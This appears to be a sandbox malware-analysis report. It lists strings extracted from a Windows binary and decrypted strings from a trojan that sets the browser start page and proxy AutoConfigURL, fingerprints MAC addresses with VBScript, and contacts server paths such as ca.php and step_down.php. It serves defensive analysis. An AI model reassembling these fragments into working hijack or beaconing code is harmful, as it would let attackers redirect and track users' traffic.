- COMDLG32.dll
- .?AVAFX_MODULE_STATE@@
- .?AVCNoTrackObject@@
- .?AVCResourceException@@
- OffsetViewportOrgEx
- .?AVCException@@
- advapi32.dll
- CMemoryException
- fvj4r900s945mi498
- .PAVCMemoryException@@
- comctl32.dll
- SetViewportExtEx
- .?AVCSimpleException@@
- CNotSupportedException
- SetWindowExtEx
- InitCommonControlsEx
- ScaleViewportExtEx
- kernel32.dll
- AfxControlBar42s
- .PAVCSimpleException@@
- agaeg89hae89jnj
- OpenPrinterA
- AfxOldWndProc423
- GetFileVersionInfoSizeA
- .?AVCTempWnd@@
- __MSVCRT_HEAP_SELECT
- -v.a-vxB/v@;3v
- .?AVCTempDC@@

Extra Information Recovered

In this section there is additional information recovered by platform plugins

- **DecryptedString**

http://

/ca.php

?m=

&h;=

GET

?p

POST

users.qzone.qq.com

GET /fcg-bin/cgi_get_portrait.fcg?uins=

HTTP/1.1
Host: users.qzone.qq.com
Connection: keep-alive
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36

Date:

GMT

function lakwi(){var st = '

';var t2 = Date.parse(new Date(st))/1000;return t2;}

ScriptControl

Language

JScript

ExecuteStatement

Run

lakwi

Software\\Microsoft\\Internet Explorer\\Main\\Start Page

```
www.naver.com

0.0.0.0

.com.pop

.kr

.kr.pop

.net

.net.pop

ET

step_down.php?key=f334301a260288c5

HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Type: text/plain
Content-Length:

VBScript

Function MACAddress()
Dim mc,mo
Set mc=GetObject("Winmgmts:").InstancesOf("Win32_NetworkAdapterConfiguration")
For Each mo In mc
If mo.IPEnabled=True Then
MACAddress= mo.MacAddress
Exit For
End If

MACAddress

WinHttp.WinHttpRequest.5.1

Open

Send

responseBody

Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\AutoConfigURL

http://127.0.0.1:

CreateObject("Scripting.FileSystemObject").CopyFolder "{tmp}","{tmp_}"

AddCode
```

```
Applications\\zipfldr.dll\\NoOpenWith
```

```
regsvr32 /s zipfldr.dll
```

```
zip
```

```
Error
```

```
Sub run(ByVal A, ByVal B)
Set fso = CreateObject("Scripting.FileSystemObject")
If fso.GetExtensionName(B) <> "zip" Then
Exit Sub
ElseIf fso.FolderExists(A) Then
FType = "Folder"
ElseIf fso.FileExists(A) Then
```

```
Line
```

```
ConnId
```

```
ProxyId
```

Configs Recovered

In this section there are malware configs recovered by platform plugins